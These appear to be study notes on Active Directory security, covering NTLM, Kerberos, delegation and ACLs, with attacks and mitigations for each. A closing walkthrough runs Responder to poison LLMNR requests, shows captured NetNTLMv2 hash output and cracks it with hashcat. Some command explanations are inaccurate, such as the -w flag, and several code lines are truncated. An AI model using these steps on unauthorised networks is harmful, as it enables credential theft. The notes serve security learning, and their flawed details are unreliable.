Active Directory

▼ **What is AD?**

- **Active Directory (AD)** is a directory service developed by Microsoft for Windows domain networks. It manages users, computers, groups, and services in a centralized way.
- **Components of AD:**
  - **Domain Controllers (DCs):** These are the servers that store and provide access to the Active Directory database. They handle authentication requests (like logging in) and enforce security policies.
  - **Users, Groups, and Computers:** These are objects in the AD environment. Users are assigned to groups, which can then be granted permissions to resources (files, services, etc.).
  - **Group Policy Objects (GPOs):** These are settings that control what users and computers can do. GPOs can be applied across an entire domain to control security settings, software deployment, and more.

▼ **DNS in AD**

- **Function of DNS in AD:** DNS (Domain Name System) is critical to AD, as it helps resolve domain names to IP addresses. Without DNS, AD wouldn't function properly because services need DNS to locate the domain controllers and other network resources.
- **DNS Query Resolution:**
  - When a user tries to access a domain (like `example.com`), DNS looks for the corresponding IP address.
  - If DNS cannot resolve the name, it resorts to protocols like **LLMNR (Link-Local Multicast Name Resolution)** or **NBT-NS (NetBIOS Name Service)**, which are used as fallback name resolution methods.

- **LLMNR & NBT-NS** allow devices to communicate over a network without relying on DNS. However, these protocols are insecure and vulnerable to attacks such as **LLMNR poisoning** and **NBT-NS spoofing**.

▼ **DNS, LLMNR, and Name Resolution in AD:**

- **DNS Functionality in AD:**
  - DNS is used to resolve domain names into IP addresses. AD relies heavily on DNS to locate domain controllers and other services.
- **LLMNR/NBT-NS/mDNS:**
  - When DNS cannot resolve a name (e.g., due to a typo or missing record), Windows devices fallback to using LLMNR or NBT-NS for name resolution.
  - **LLMNR** and **NBT-NS** are inherently insecure because they are broadcast-based protocols and do not require authentication.
- **LLMNR/NBT-NS Poisoning Attacks:**
  - Attackers can use tools like **Responder** to answer LLMNR or NBT-NS queries, tricking the victim into sending their credentials (such as NTLM hashes) to the attacker.
- **Mitigations:**
  - **Disable LLMNR and NBT-NS** on your network if not needed.
  - **Implement DNSSEC** (Domain Name System Security Extensions) for stronger DNS integrity.

▼ **NTLM Authentication**


▼ **NTLM (NT LAN Manager)**

- NTLM is an older authentication protocol that predates Kerberos and is still supported for backward compatibility. It’s a challenge-response authentication mechanism that doesn’t rely on a centralized ticketing system like Kerberos.
- NTLM uses **hashes** of users' passwords instead of sending passwords directly over the network, but these hashes can still be vulnerable to

certain types of attacks.

▼ How NTLM Works

1. **Client sends a request to the server** for authentication.
2. **Server sends a challenge** (a random number) to the client.
3. **Client encrypts the challenge using its NTLM hash** and sends the response back.
4. **Server compares the client's response** to its own version of the hash, authenticating the client if they match.



▼ Types of NTLM Authentication Material (not really hashes)

- **NetNTLMv1:** The first version of NTLM, which is weaker and more vulnerable to attacks like **Pass-the-Hash**.
    -
- **NetNTLMv2:** An updated version with stronger encryption, though still less secure than Kerberos.

▼ **Security Issues with NTLM**

- **NTLM hashes** can be intercepted and used in **Pass-the-Hash attacks**, where an attacker reuses the hash to authenticate without knowing the password.
- **Relay attacks:** Attackers can capture NTLM authentication data and relay it to other services (e.g., **SMB**, **LDAP**, **HTTP**) to authenticate as the user.
- **Poisoning Attacks:** Tools like **Responder** can manipulate LLMNR/NBT-NS broadcasts to intercept NTLM authentication attempts and steal hashes.

▼ **Cracking NTLM Hashes**

- Attackers can use tools like **Hashcat** or **John the Ripper** to attempt to crack NTLM hashes by comparing them to common password hashes. These tools run the password through the same hashing process and compare the result to the stolen NTLM hash.

LLMNR/NBT-NS Poisoning

- responder -I [interface] -dwP (optional -v)
    - Remember you can get interface with ip a
- hashcat -m 5600 [file containing obtained hash] [wordlist]

```
# Sample NTLM Relay attack

# On jumpbox (a machine that is on the same broadcase doma
    # Running Responder to listen for events (such as mist
```

```
    python Responder.py -I enp0s18 -w

# On kali (can be done through ssh from mobaxterm)
    # grab the hash and crack it with hashcat
    hashcat -m 5600 [file contining the obtained hash] /us
```

▼ **Mitigations for NTLM Attacks**

- **Disable NTLM where possible:** Shift to Kerberos for authentication.
- **Enable SMB signing:** This prevents NTLM relay attacks on SMB by ensuring that SMB communications are cryptographically signed.
- **Enforce multi-factor authentication (MFA):** Adding an extra layer beyond passwords or hashes makes NTLM attacks more difficult.


▼ **Kerberos Authentication in AD**

- **Overview:**
  - **Kerberos** is the default authentication protocol in modern AD environments. It is more secure than NTLM because it uses **tickets** rather than hashes or passwords for authentication. It is based on symmetric key cryptography and requires a trusted third party, the **Key Distribution Center (KDC)**.
- **How Kerberos Works:**
  1. **AS-REQ (Authentication Service Request):** The client (“A”) requests access from the KDC (specifically the **Authentication Service (AS)**) by sending its username and password (encrypted).
  2. **AS-REP:** If the credentials are valid, the KDC sends back a **TGT (Ticket Granting Ticket)**, encrypted with the user's password hash.
  3. **TGS-REQ (Ticket Granting Service Request):** The client sends the TGT to the **TGS (Ticket Granting Service)** to request access to a specific service (e.g., file server).
  4. **TGS-REP:** The TGS responds with a **Service Ticket (ST)**, which the client can use to authenticate to the service without having to present their password again.

▼ Kerberos Authentication Process:

1. **User Login**:
   - User enters **username** and **password** on their device.
2. **Client Encrypts Timestamp**:
   - Client generates a **password hash** from the entered password.
   - Client encrypts a **timestamp** using the password hash.
3. **Client Sends Request to AS**:
   - Client sends **username** and **encrypted timestamp** to the **Authentication Server (AS)**.
4. **AS Retrieves Stored Password Hash**:
   - AS looks up the user's **stored password hash** in the database (Active Directory).
5. **AS Decrypts Timestamp**:
   - AS attempts to **decrypt the timestamp** using the stored password hash.
   - If decryption is successful, it means the user’s password is correct.
6. **AS Issues Ticket Granting Ticket (TGT)**:
   - If the user is authenticated, AS issues a **TGT** and sends it back to the client.
7. **Client Requests Service Ticket from TGS**:
   - Client presents the **TGT** to the **Ticket Granting Server (TGS)** to request access to a specific service.
8. **TGS Issues Service Ticket**:
   - TGS verifies the TGT and issues a **Service Ticket**, which is sent back to the client.
9. **Client Accesses Service**:

- Client presents the **Service Ticket** to the target service (e.g., file server, email).
- Service verifies the ticket and grants access to the user.



- https://www.youtube.com/watch?v=5N242XcKAsM&list=PL42TugRIlULtl1Z_oH_TOnT0z_rXbgDB-

- **Kerberos Delegation:**
  - **Unconstrained Delegation:** Once a service obtains a TGT, it can request access to any other service on behalf of the user. This is risky because the TGT can be abused for unauthorized access.
  - **Constrained Delegation:** Limits the services that a ticket can be delegated to, reducing the risk of misuse.
  - **Resource-Based Constrained Delegation (RBCD):** Allows resources (e.g., databases) to control which services can delegate on behalf of a user, offering the highest level of security.
- **Kerberos Attacks:**
  - **AS-REP Roasting:** If pre-authentication is not enabled, attackers can request an AS-REP for a user and attempt to crack the user's password offline.

    - **Kerberoasting:** Attackers can request service tickets for service accounts in AD, dump the ticket, and attempt to crack the service account's password.
    - **Golden Ticket:** Attackers compromise a **KRBTGT** account (Kerberos Ticket Granting Ticket account) on a domain controller, allowing them to generate valid TGTs for any service on the domain indefinitely.
- **Mitigations for Kerberos Attacks:**
    - **Enforce strong password policies** for service accounts.
    - **Enable Kerberos pre-authentication** to prevent AS-REP roasting.
    - **Monitor service ticket requests** for anomalies that might indicate Kerberoasting.

▼ **Delegation in AD (Kerberos)**

- **Unconstrained Delegation:**
    - The web service or application can impersonate the user and access any other service using the user's credentials (dangerous because of the broad level of access granted).
- **Constrained Delegation:**
    - Restricts what services a delegating service can access on behalf of the user, making it a much more secure option for modern applications.
- **RBCD (Resource-Based Constrained Delegation):**
    - The resource itself (e.g., a database) controls which services can access it on behalf of a user, offering fine-grained control over delegation rights.
- **Example of Delegation Attack:**
    - If a web server is compromised in an unconstrained delegation environment, attackers can use the stored TGT to access other services (e.g., databases, file shares).
- **Mitigations:**

- **Prefer RBCD** or constrained delegation over unconstrained delegation.
- **Monitor delegation privileges** and use tools like **BloodHound** to identify risky delegation paths in AD.

▼ **Attacks on Active Directory (AD)**

1. **Pass-the-Hash Attack (NTLM):**
   - Attackers intercept NTLM hashes and reuse them to authenticate to services without knowing the user's password.
   - **Mitigation:** Enforce strong NTLM policies or move to Kerberos.
2. **NTLM Relay Attacks:**
   - Attackers capture NTLM authentication requests and relay them to other services to authenticate as the user.
   - **Mitigation:** Use SMB signing and disable NTLM where possible.
3. **Kerberoasting (Kerberos):**
   - Attackers request service tickets for service accounts and attempt to crack their passwords offline.
   - **Mitigation:** Use strong, long passwords for service accounts and monitor ticket requests.
4. **AS-REP Roasting (Kerberos):**
   - Attackers can request authentication responses for accounts that do not require pre-authentication and attempt to crack their passwords.
   - **Mitigation:** Enable pre-authentication for all accounts in AD.
5. **LLMNR Poisoning:**
   - Attackers respond to LLMNR requests, tricking clients into authenticating to the attacker's machine.
   - Using a tool like responder
   - **Mitigation:** Disable LLMNR and NBT-NS, and use secure DNS configurations.
6. **Privilege Escalation:**

- **BloodHound** can identify misconfigured permissions and **ACLs** that can be abused for privilege escalation in AD environments.

▼ **Active Directory Permissions and ACLs**

- **ACLs (Access Control Lists):**
  - Permissions in AD are controlled through **ACLs**, which define what users can do with objects (e.g., modify, read, write).
  - **Generic All:** Full control over the object.
  - **Generic Read/Write:** Read allows viewing, while write allows changes to the object.
- **BloodHound Tool:**
  - A tool that visualizes AD permissions and relationships, helping to identify **misconfigured ACLs** that could lead to privilege escalation or lateral movement attacks.
- **Mitigation for Privilege Escalation:**
  - Regularly audit ACLs using tools like **BloodHound** to ensure that no overly permissive settings are left in place.

▼ **TLS Certificates and Authentication in AD**

- **TLS (Transport Layer Security):**
  - TLS certificates provide encryption for communication between servers and clients, ensuring secure transmission of data.
  - AD can be configured to use client-based authentication using certificates (rather than passwords) for improved security.
  - **Public Key Infrastructure (PKI):** Used to issue and manage certificates, ensuring the integrity and authenticity of communications.
- **Certificate-Based Authentication:**
  - Instead of relying on passwords, users or machines are authenticated using cryptographic keys. The server encrypts data with a public key, and only the client with the corresponding private key can decrypt it.

▼ **SSL vs TLS**

SSL (Secure Sockets Layer) and **TLS (Transport Layer Security)** are cryptographic protocols used to secure communication between a client (like a web browser) and a server (like a website). Both protocols establish encrypted connections, but **TLS** is the more modern and secure version.

SSL/TLS Certificates:

- **Certificate Purpose:** Both SSL and TLS use **certificates** to authenticate the identity of the server and establish a secure, encrypted connection. The terms "SSL certificate" and "TLS certificate" are often used interchangeably, even though SSL is now obsolete, and the certificates are technically used for TLS encryption.
- **How Certificates Work:**
  - The certificate contains the **public key** of the server.
  - During the TLS handshake, the server presents its certificate to the client to prove its identity.
  - The client verifies the certificate's authenticity (usually via trusted **Certificate Authorities (CAs)**) and establishes an encrypted session using the server's public key.
- **TLS Certificate (SSL Certificate) Process:**
  1. **Client Hello:** The client requests a secure connection and provides supported cipher suites.
  2. **Server Hello:** The server responds with the chosen cipher suite and sends its certificate.
  3. **Certificate Verification:** The client verifies the certificate's authenticity by checking the digital signature and ensuring it’s issued by a trusted CA.
  4. **Session Key Establishment:** The client and server agree on a session key, which is used for encrypting subsequent communication.
  5. **Secure Data Transmission:** From this point, all communication is encrypted with symmetric encryption using the session key.

▼ Poisoning

LLMNR/NBT-NS poisoning is a **Layer 2 attack**, which means it operates within the **same subnet or broadcast domain**. Since Layer 2 traffic, including **broadcasts and multicasts**, is confined to the local network, you must have access to a machine on the same subnet as the target to successfully perform this attack.

If you're not physically connected to the network, you can **SSH into a compromised machine** within the target's subnet to launch the attack. This allows you to run tools like **Responder** from the inside, giving you the ability to poison name resolution requests and capture NTLM hashes without needing direct physical access to the network yourself.

1. **Identify the Network Interface**

First, identify which network interface is connected to the target network:

```
ip a
```

Look for the interface with an IP address in the same subnet as your target (e.g., `eth0`, `wlan0`, or `ens18`).

2. **Run Responder to Listen for LLMNR Requests**

Once you've identified the interface (let's assume `eth0` in this case), run Responder to **listen** for LLMNR requests and poison responses:

```
sudo responder -I eth0 -w
```

- `I eth0`: Specifies the network interface (replace with your correct interface).
- `w`: Puts Responder in analyze mode, where it listens for and responds to LLMNR requests.

You should see log entries like this once Responder starts poisoning LLMNR requests:

```
[*] [LLMNR] Poisoned answer sent to 192.168.1.10
[*] [LLMNR] Poisoned answer sent to 192.168.1.11
```

3. **Capturing the NetNTLMv2 Hash**

When a victim system tries to authenticate, you will see Responder capture the **NetNTLMv2 hash** in the logs. It looks something like this:

```
[WebDAV] NTLMv2 Client   : 192.168.1.23
[WebDAV] NTLMv2 Username : targetuser
[WebDAV] NTLMv2 Hash     : targetuser::DOMAIN:<captured ha
sh>
```

Responder automatically saves this hash in its log files.

4. **Crack the Captured Hash with Hashcat**

After capturing the hash, the next step is to use `hashcat` to crack it. Assume that Responder saved the captured hash to a file named `captured_hashes.txt`.

Run the following `hashcat` command to crack the NTLMv2 hash:

```
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/r
ockyou.txt
```

- `m 5600`: This specifies that you're cracking **NetNTLMv2** hashes.
- `captured_hashes.txt`: This is the file that contains the captured hash.
- `/usr/share/wordlists/rockyou.txt`: This is the wordlist you're using to brute-force the hash. Replace this with any suitable wordlist.